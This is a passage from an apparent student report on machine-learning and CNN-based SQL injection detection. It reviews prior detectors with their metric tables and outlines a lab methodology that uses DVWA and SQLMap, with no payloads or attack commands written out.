1. **Convolutional layer:** The three convolutional layers use the same padding= “same” mode and excitation function “ReLU”. The three convolutional layers differ in their convolution kernel architecture: POOL1:16@3*3, POOL2: 32@4*4, and POOL3: 64@5*5, all of which gradually expand in quantity and size, leading to higher-dimensional features.
2. **Pooling layer:** The three pooling layers are all tested by the maximum pooling procedure, with the pooling core size uniformly set at 2*2.
3. **Fully connected layer:** Every node within the layer is linked to all nodes within POOL3 to integrate the characteristics taken from the preceding layer.
4. **Hidden Layer:** This layer performs the last processing before delivering output to the classifier, decreasing data over-fitting and enhancing generalization.

Strength

The proposed CNN model to detect SQLI attacks offers high scalability due to the usage of the deep learning model, CNN. CNN has a remarkable ability to exhibit scalability, enabling it to efficiently handle substantial quantities of data. This attribute renders them well-suited for tasks that need the processing of large volumes of data. Besides that, the usage of CNN in the model enables the system to effectively adjust and accommodate new and evolving attack patterns through the process of data-driven learning. Thus, it is more flexible than the traditional rule-based system for detecting new or previously unseen attack vectors. The model also reduces false positive rates, offering a high accuracy level while minimizing the false detection rate of SQLI attacks. Table 2.9 shows the evaluation results of the SQLI attack for the CNN model with the rule-based model, Mod Security. Besides that, Figure 2.9 compares different classifiers between CNN and other machine learning models.

Table 2.9: Evaluation results of SQLI attack for CNN model and ModSecurity

	Accuracy	Precision	Recall	F1
CNN	0.9950	0.9898	1.0000	0.9949
ModSecurity	0.9689	0.9486	0.9916	0.9696




Figure 2.9: Comparison between CNN and different machine learning classifier models [28]

Limitations

Although the proposed CNN model to detect SQLI attacks could maintain high accuracy and precision, it is often considered difficult to handle encrypted SQLI attack traffic. Therefore, the efficiency of the system in detecting SQLI attacks may be impeded when the network traffic is encrypted. Besides that, the system is resource-intensive. Therefore, training and deploying CNN models may impose significant computational demands and require extensive hardware resources, particularly when dealing with the real-time processing of large network data. Additionally, CNN largely prioritizes the analysis of local patterns within their receptive fields and may not possess an innate comprehension of the semantic meaning of text data. As SQLI attacks sometimes entail sophisticated manipulation of language, it might be difficult for the system to understand the contextual details accurately.

Solutions

As the system may have difficulties in handling encrypted SQLI attack traffic, the vendor or the web application's owner should regularly decrypt the SSL/TLS-encrypted traffic to inspect it before forwarding it. For illustration, Wireshark could be used in this instance [29]. This feature enables an investigation of the content to identify and assess the presence of SQLI attacks. As training CNN requires a lot of resources, we could incorporate hardware accelerators such as GPU or TPU to enhance training efficiency for the CNN model. Next, we could employ efficient text preprocessing and tokenization to transform the incoming text into a structure that more accurately captures semantic information.

2.1.7 SQLI Detection using Machine Learning and CNN

(Jason, M. and Asha, S., 2023) has proposed an SQLI detection system using various supervised machine learning techniques and the CNN model to perform real-time detection and classification of possible SLQI attacks.

There are a total of four machine learning models studied and implemented into the system:

1. **Naïve Bayes:** This technique implies attribute independence. Class distribution contributes to reducing processing costs dramatically. In Gaussian Naïve Bayes, Gaussian features are assumed. Gaussian distributions distribute continuous values. Time is saved by using Naive Bayes' fast performance. It also needs less training data and is less sensitive to irrelevant traits [31].
2. **SVM:** The system's effectiveness is enhanced when substantial separation between social classes exists. High-dimensional areas are known to be more productive and have the advantage of conserving memory.
3. **K-Nearest Neighbours (KNN):** Enables the exploration of hidden relationships within the data without making any assumptions, thus offering a novel perspective in data analysis.
4. **Decision Tree:** The data is processed through a tree, with decisions taken at each node. Next, it can handle numerical and categorical data. However, biased trees can be formed with few dominant classes. Thus, balancing is needed. [32].

Figure 2.10 shows the methodology of the proposed system.



importing different SQLI attack datasets
Preprocess the datasets
Merge the datasets into one
Split datasets to test and train set in ration 2:8
Feed into different machine learning model
Analyze result and compare accuracy of successful detection of SQLI


Figure 2.10: Methodology of the proposed system

The datasets that contain 5234 records were imported from different GitHub repositories and were preprocessed individually to check for missing values and other inconsistencies. The datasets were then merged into one and will be split into test and train sets. The benign data was divided into 3072 training data and 744 testing data. 1128 records were used for training, and 290 records were used for testing the SQLI data. Finally, the data is inputted into various machine learning algorithms, and each outcome is examined. The CNN model was then developed and employed in the system with a learning rate of 0.001 by utilizing the Adam Optimizer. Lastly, gradio is imported into the system to execute a real-time user interface.

Strength

As the proposed system uses machine learning and deep learning models, it possesses the capability to adjust to new and novel SQLI attacks effectively without needing regular manual updates. Adaptability is significant in the ever-changing field of cybersecurity threats. Besides that, the proposed system also offers a high detection rate for SLQI attacks. Machine learning models such as CNN could keep on learning complex patterns and anomalies from the input data. Hence, these machine learning models exhibit a lower rate of false positives and mitigate the potential for obstructing valid user requests. Thus, the overall user experience would be improved if this system is used. Table 2.10 shows the metrics of all the machine-learning models used in the system.

Table 2.10: Metrics of all the machine learning models used in the system [30].



Algorithms	Accuracy	Precision	Recall	F-score
Naive Bayes	0.975	0.912	1.0	0.954
Support Vector Machines	0.826	1.0	0.316	0.480
K-Nearest Neighbours	0.865	0.708	0.801	0.752
Decision Tree	0.841	0.617	1.0	0.763

Limitations

The need for high-quality training data is considered significant in training these machine learning models. The datasets that are obtained from the open-source websites may not be diverse and representative enough for training the machine learning models. Hence, the insufficient or biased training data could lead to suboptimal performance. Besides that, training different machine learning and deep learning models can be computationally resource-intensive. Therefore, a model such as CNN may require substantial hardware resources. Next, the effectiveness of the system would deteriorate over time due to the emergence of new SQLI attack patterns. Hence, the model's effectiveness in detecting SQLI attacks may degrade over time.

Solutions

To improve the quality of the training data, it is recommended that the SQLI attack datasets from various sources be searched and compared regularly. The utilization of these datasets frequently offers a wider range of attack scenarios that are more representative of real-world situations, hence improving the model's effectiveness. Besides that, a hardware accelerator such as a GPU could be used to improve the system's performance and train the deep learning model, such as CNN. Data drift monitoring techniques could also be incorporated into the system to identify alterations in the distribution of incoming data. In the instance that data drift is identified, it is essential to initiate the model retraining process to adjust to the revised distribution effectively.

2.1.8 SQLI Detection using Machine Learning Techniques and Multiple Data Sources

In this paper (Ross, K., 2018) has proposed an SQLI detection system using machine learning. The system comprises a customized enterprise chat web application that is supported by a remote MySQL server backend. The data is captured in two distinct locations. Firstly, the HTTP traffic between the traffic-generating server and the web application server is captured. Secondly, the consequent MySQL traffic between the web application server and the remote database server is also captured. Figure 2.11 shows the general procedure for the proposed system.




Figure 2.11: The general procedure for the proposed system [33].

The system architecture uses four KVM virtual machines on an HP server with dual quad-core processors and 64G RAM operating as server nodes. These nodes include a web application server, traffic generation server, database server, and Datiphy MySQL data capturing node. Figure 2.12 shows the network architecture of the proposed system.




Figure 2.12: The network architecture of the proposed system [33].


1. **Web Application Server:** The Webapp server runs Ubuntu/Apache and hosts the custom web application in the webspace. The database server hosts this Webapp MySQL backend. This server runs Snort as one of the data capture points.
2. **Traffic Generation Server:** The server generates both normal and malicious traffic and runs Kali Linux. Both normal and malicious traffic are created using Python/shell scripts and Beautiful Soup Python modules.
3. **Database Server:** The server runs Ubuntu/MySQL. The chat program on the webapp server uses this server for remote database access, and all MySQL traffic for the webapp is transmitted between these two servers.
4. **Datiphy MySQL Capture Server:** The server comprises a Datiphy appliance VM provided by Datiphy Inc. for research [34]. This device provides visibility of SQL traffic and other database traffic in this project. All traffic between the webapp and MySQL database server is routed through the Datiphy appliance, enabling visibility in the web interface.

Once the datasets are generated and preprocessed, the data will be imported into the Weka. The numerical and nominal data are utilized in their original form, while the string data undergoes additional processing to convert it into vectors of words with the Weka filter StringToVec. Correlated Feature Selection will then optimize machine learning by reducing the number of features. The machine learning model used are J48, Jrip, Random Forest, SVM, and MultiLayer Perceptron Neural Network. All the preprocessed datasets will then be used to train the machine learning models, and the result will be analyzed.

Strength

As the datasets are captured and processed by building their own network architecture, real-life datasets of SQLI attacks could be obtained. Besides that, using different data sources to identify SQLI in the article exemplifies a thorough and holistic approach. Taking different data dimensions into account may improve the detection system's robustness and accuracy in detecting SQLI attacks rather than a single-source approach. Besides that, utilizing different data sources and applying machine learning techniques can effectively mitigate the occurrence of false positives, hence playing a crucial role in limiting any potential disruptions to user activity. Consequently, the system will be able to detect SQLI attacks with higher accuracy. Table 2.11 shows the results of the machine learning with 20000 record data.

Table 2.11: The machine learning results with 20000 record data [33].



Dataset	Algorithm	Accuracy	Model Time	Testing Time
Webapp	JRip	94.740%	3m30.85s	2.70s
	J48	95.630%	1m42.65s	2.55s
	RF	96.525%	5m30.20s	30.60s
	SVM	94.025%	2m35.80s	1m10.45s
	ANN	96.715%	46m03.55s	3.35s
Datiphy	JRip	95.980%	6m10.90s	3.35s
	J48	96.995%	1m59.30s	2.45s
	RF	97.210%	6m10.20s	33.50s
	SVM	95.190%	2m11.50s	1m3.45s
	ANN	97.285%	41m23.00s	2.95s
Correlated	JRip	97.150%	11m50.80s	2.10s
	J48	97.295%	2m01.80s	2.05s
	RF	98.055%	4m22.55s	35.45s
	SVM	95.715%	3m30.85s	1m5.90s
	ANN	97.615%	47m25.25s	3.80s

Limitations

The act of combining information from several sources can present challenges, necessitating the utilization of advanced methods for data integration and preprocessing. Maintaining data quality and consistency across several sources can provide significant issues if the user does not know much about how the system works and lacks knowledge of preprocessing the dataset. Besides that, the task of managing and maintaining a system that integrates data from numerous sources can impose significant demands on resources and time. Regular updates and effective management of data sources are critical. Hence, the system requires lots of human and technological resources and could be expensive to maintain.

Solutions

As multiple datasets are needed for this system, we could employ sophisticated data integration tools and platforms capable of automating the tasks of collecting, improving, and standardizing data from several sources. These solutions can optimize and enhance the integration workflow. It is advisable to allocate resources towards the acquisition of knowledge and skills in the areas of data integration and preparation. The presence of individuals possessing the requisite skills and knowledge can greatly enhance the efficacy of data management. Besides that, we could consider using cloud-based data integration and storage solutions. Cloud platforms usually offer data management capabilities that are both scalable and cost-effective, thereby decreasing the demands on resources.

2.2 Summary of the previous work on SQLI

Table 2.12 summarizes all the previous work on SLQI regarding strengths and limitations.

Table 2.12: Previous works on SQLI in terms of strengths and limitations.

Method	**Strengths**	**Limitations**
1) JDBC Checker: A Static Analysis Tool for SQL/JDBC Applications	- High accuracy	- Cannot defend against SQLI attack if SQL query has the correct syntax - A large number of possible queries need more storage and affect performance - Only support Java programming language
2) Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach	- Can generate new SQL queries containing the new attack pattern - Could detect numerous types of SQLI - Customizable - Might fix input to eliminate potential syntax issues	- Relies on human input to identify vulnerabilities - Cannot be used to prevent and block SQLI attacks in real-time - Executing it requires a lot of resources
3) AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks	- Low runtime overhead - Able to streamline the scanning process for discovering SQLI vulnerabilities - Automatic reporting tool - High accuracy	- May result in a false negative if some queries that replicate the SQL attack’s structure are used - Complex and requires several steps - Only detect several types of SQLI
4) Detecting SQL injection attacks in cloud saas using machine learning	- Can quickly analyze massive amounts of data - Real-time analyzing - Could adapt to shifting attack patterns - High accuracy	- Complicated and hard to use - No automatic reporting tool - Performance overhead

5) Hybrid Approach to Detect SQLi Attacks and Evasion Techniques	- Full coverage of possible SQLI threats - Enhance system accuracy in detecting SQLI - Improve the analysis of HTTP streams - Streamline maintenance of security rules - Save time - False negative will not affect the system's overall performance	- Difficult to deploy and maintain - Performance overhead
6) A CNN-based Approach to the Detection of SQLI Attacks	- High scalability - Can adapt to new attack patterns - High accuracy	- Difficult to handle encrypted traffic - Resource intensive - Difficult to understand context accurately
7) SQLI Detection using Machine Learning and CNN	- Can adapt to new attack patterns - High accuracy	- The dataset may not be diverse enough - Resource intensive - Effectiveness decreases over time
8) SQLI Detection using Machine Learning Techniques and Multiple Data Sources	- Real-life datasets - Different data sources for SQLI attack - High accuracy	- Maintaining is hard if the user lacks knowledge - Resource and time-intensive - Expensive to maintain

2.3 Proposed Solution Compared to Previous Work

SQLI attacks pose an ongoing and escalating threat to the security of data, and traditional detection solutions may struggle to effectively counter the constantly evolving strategies employed by attackers. Therefore, this research project aims to solve all the previous works' limitations and present a system for detecting real-time SQLI attacks through machine learning techniques. Using machine learning techniques in the SQLI detection system is expected to enhance the accuracy of identifying SQLI attacks [24, 26, 28, 30, 33]. This is because machine learning algorithms offer the capability to evaluate enormous amounts of data, enabling them to identify numerous complex patterns and vulnerabilities inside SQLI code [19]. Besides, Machine learning eliminates the need for human intervention in identifying SQLI vulnerabilities within code throughout its implementation. Furthermore, implementing machine learning techniques enables the system to dynamically adjust and gain knowledge from new data, hence improving its ability to accurately identify SQLI attacks over time. Consequently, the implementation of machine learning has the potential to yield significant time and resource savings [22, 25].

Besides that, the system also contains a real-time feature that collects and aggregates incoming traffic in real-time for the purpose of doing analysis [24, 26, 30, 33]. Therefore, this proposed solution has the potential to enhance the safety and security of online applications by immediately alerting the administrator of any ongoing SQLI attacks [22]. Thus, this immediate alert could enable the administrator to take appropriate measures to address the issue and minimize possible harm to the database. This is especially important when used in the organization and factory as the real-time detection and reporting features could decrease the damage caused by SQLI attacks and save resources for repairing the damage caused by SQLI attacks.

Chapter 3

System Methodology/Approach OR System Model

3.1 Design Specifications

The project's procedures were divided into eight development phases: project pre-development, data pre-processing, feature selection, machine learning model selection, model training, model testing, implementation, and assessment. Figure 3.1 shows the overall development phase of the project.




Figure 3.1: Overall development phase of the project.

The pre-development phase of project development is of the utmost significance as it establishes the groundwork for the project's overall accomplishment. This phase thoroughly evaluates the project's objectives, requirements, constraints and previous works on SQLI detection. Besides that, a precise project workflow and plan with the tools needed to complete the project should also be constructed. Figure 3.2 shows the methodology that will be used throughout the project.




Figure 3.2: The prototyping methodology that will be used throughout the project.

The development of the system prototype will begin subsequent to the completion of the analysis, design, and implementation phase. In the event that errors are identified during the system prototyping phase, it is necessary to revert to the preceding steps.

The initial step in data pre-processing is gathering datasets from multiple open-source dataset providers' websites. Subsequently, the dataset will undergo data cleaning processes, which involve the removal of duplicate, missing values and invalid rows from the datasets. Subsequently, it is necessary to transform the data into a format suitable for analysis. For illustration, vectorization will be performed to convert the text data in the datasets into a format that the machine learning model could interpret. The dataset will afterwards be divided into two separate datasets: a training dataset and a testing dataset, with a distribution ratio of 80:20 (80% for the training dataset and 20% for the testing dataset). Following that, a subset of essential dataset features will be selected in two methods: filter and wrapper. Filter methods capture univariate statistics-determined feature properties and make high-dimensional data computations cheaper. Wrappers must scan the space of all possible feature subsets and evaluate their quality by learning and evaluating a classifier using that subset [35]. All models contain prediction inaccuracies due to statistical noise, data sample size, and model type constraints [36]. Various machine learning algorithms, Logistic Regression, Naïve Bayes, SVM, Random Forest, and CNN, were chosen to train the machine learning model to detect SQLI attacks after considering the machine learning model's training speed, scalability, and adaptability. The evaluation of the model's performance will involve the utilization of several metrics, including the F1 score, precision, recall, and overall accuracy of the model. Once the training process is completed, the model with the highest performance will be integrated into the web application's backend. Various forms of SQLI attacks will be executed on the web application in order to evaluate the effectiveness of the SQLI detection system.

3.2 System Design Diagram/Equation

The comprehensive system that was designed comprises two components: hardware and software. The hardware employed in this system will consist of a laptop, which will function as the host for both the web application server and the trained machine learning model at its backend. In addition to this, the PC that includes Kali Linux will carry out web application attacks and analyze web packets. The hub makes a connection between the laptop and the PC and then broadcasts the received packet to all interconnected devices. The software included in this system is the machine learning model to detect SQLI attacks and the integration of the machine learning model into the web application server's backend. This report will primarily focus on providing a comprehensive overview of the system design with respect to training a machine learning model to detect SQLI attacks. Figure 3.3 shows the overall machine learning model training flow to detect SQLI attacks.




Figure 3.3: Overall machine learning model training flow to detect SQLI attacks.

The initial step entails the acquisition of several datasets from the open-source dataset provider websites. The datasets should include diverse SQL queries, encompassing both valid and malicious queries from various sources, such as web applications, network traffic, or databases. After acquiring the dataset, it becomes essential to engage in preprocessing procedures in order to effectively cleanse and organize the data for subsequent analysis. This stage encompasses the process of data cleansing and transformation. It involves the process of removing duplicate, missing, and invalid labels and then transforming the data to valid data types for further analysis. The feature selection process is of utmost importance since it involves the careful selection of properties or features from a dataset, aiming to identify the most relevant ones for training machine learning models. In this case, vectorization converts the text into a numerical form that machine learning could understand. The preprocessed datasets will then be split into a training set to train the machine learning model and a test set to evaluate the system's performance.

The subsequent stage involves training machine learning models with the training set produced previously. Machine learning algorithms: Logistic Regression, Naïve Bayes, SVM, Random Forest, and CNN were utilized to train the machine learning model. Following the completion of the training process, the models undergo evaluation using the test set that was generated previously, and the effectiveness of the model is evaluated using performance metrics such as accuracy, precision, recall, and F1 score. After achieving appropriate performance, the machine learning model with the highest accuracy will be saved and incorporated into the web application backend to enable the real-time detection of SQLI attacks. The last stage entails verifying and validating the real-time SQLI detection system. This encompasses comprehensive testing across diverse scenarios mentioned above in the verification plan.

3.2.1 System Architecture Diagram

The architecture of the system consists of a laptop hosting the web application and having the machine learning model running on its backends. Besides that, the system also includes a PC, which acts as an attacker to attack the web application. Figure 3.12 shows the detailed architecture diagram of the proposed system.




Figure 3.4: The detailed architecture diagram of the proposed system.

1. **Web application server:** The web application server runs on a DVWA server. The web application has been deliberately created to include vulnerabilities that make it susceptible to SQLI attacks. As a result, it may be effectively utilised to conduct SQLI penetration testing on the server. In addition, the machine learning model will be executed on the server's backend. Hence, in the event of an SQLI attack, the system would be able to capture the SQLI packet. Thus, the system would be able to identify and alert the web administrator on the occurrence of the SQLI attack.
2. **Kali Linux machine:** A PC runs the Kali Linux operating system. The machine performs SQLI attacks on the web application server by using the tools SQLMap, which is available in Kali Linux.
3. **Hub:** Hub is used to connect the web application server and the Kali Linux Machine in a local area network (LAN). It serves as a central point for connecting the devices and will broadcast all the packets received to the devices connected.

3.2.2 Use Case Diagram and Description




Figure 3.5: Use case diagram forSQLI detection system

Table 3.1: Use case description for SQLI detection system

